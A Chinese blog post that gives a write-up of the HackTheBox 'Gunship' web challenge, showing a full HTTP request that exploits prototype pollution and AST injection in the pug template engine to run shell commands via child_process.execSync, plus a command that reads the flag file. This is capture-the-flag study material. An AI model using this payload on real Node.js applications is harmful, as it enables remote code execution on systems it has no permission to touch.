HTB靶场-Web-Gunship

原创

mxymmxym 于 2022-01-25 22:44:13 发布 3660 收藏
文章标签： web安全 安全

今天玩Hackthebox开始做Web题第一题就被难到了（很容易级别的），上网的WriteUP也乱七八糟的，连NC,写入文件，最后才找到有用的

考点：AST Injection, Prototype Pollution to RCE

先写下最后的利用Exploit


```
POST /api/submit HTTP/1.1
Host: yourhost
Content-Length: 170
User-Agent: Mozilla/5.0 (Windows NT 10.0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/99.0.7113.93 Safari
Content-Type: application/json
Accept: */*
Sec-GPC: 1
Origin: http://159.65.31.1:32309
Referer: http://159.65.31.1:32309/
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close

{
 "artist.name":"Haigh","__proto__.block": {
 "type": "Text",
 "line": "process.mainModule.require('child_process').execSync('$(ls | grep flag)')"
 }
}
```

这里为什么这样写就不详讲了（其实我也不知道__proto__.block是什么，路过的大佬有了解的希望能解答一下，谢谢），自己看链接https://blog.p6.is/AST-Injection/

解题过程：

首先从下载的源代码里看到pug，然后翻WP时看个个都说源代码有注释提到AST Injection（没翻到）。

然后，BP抓包改包（稍微改动链接里的Exploit）//$(ls)为什么这样写，我也不清楚，可能是为了让它报错吧。。。



最后，$(cat flagF1#5)成功获得flag

WriteUP链接：https://harshitm98.github.io/posts/htb-challenge-gunship/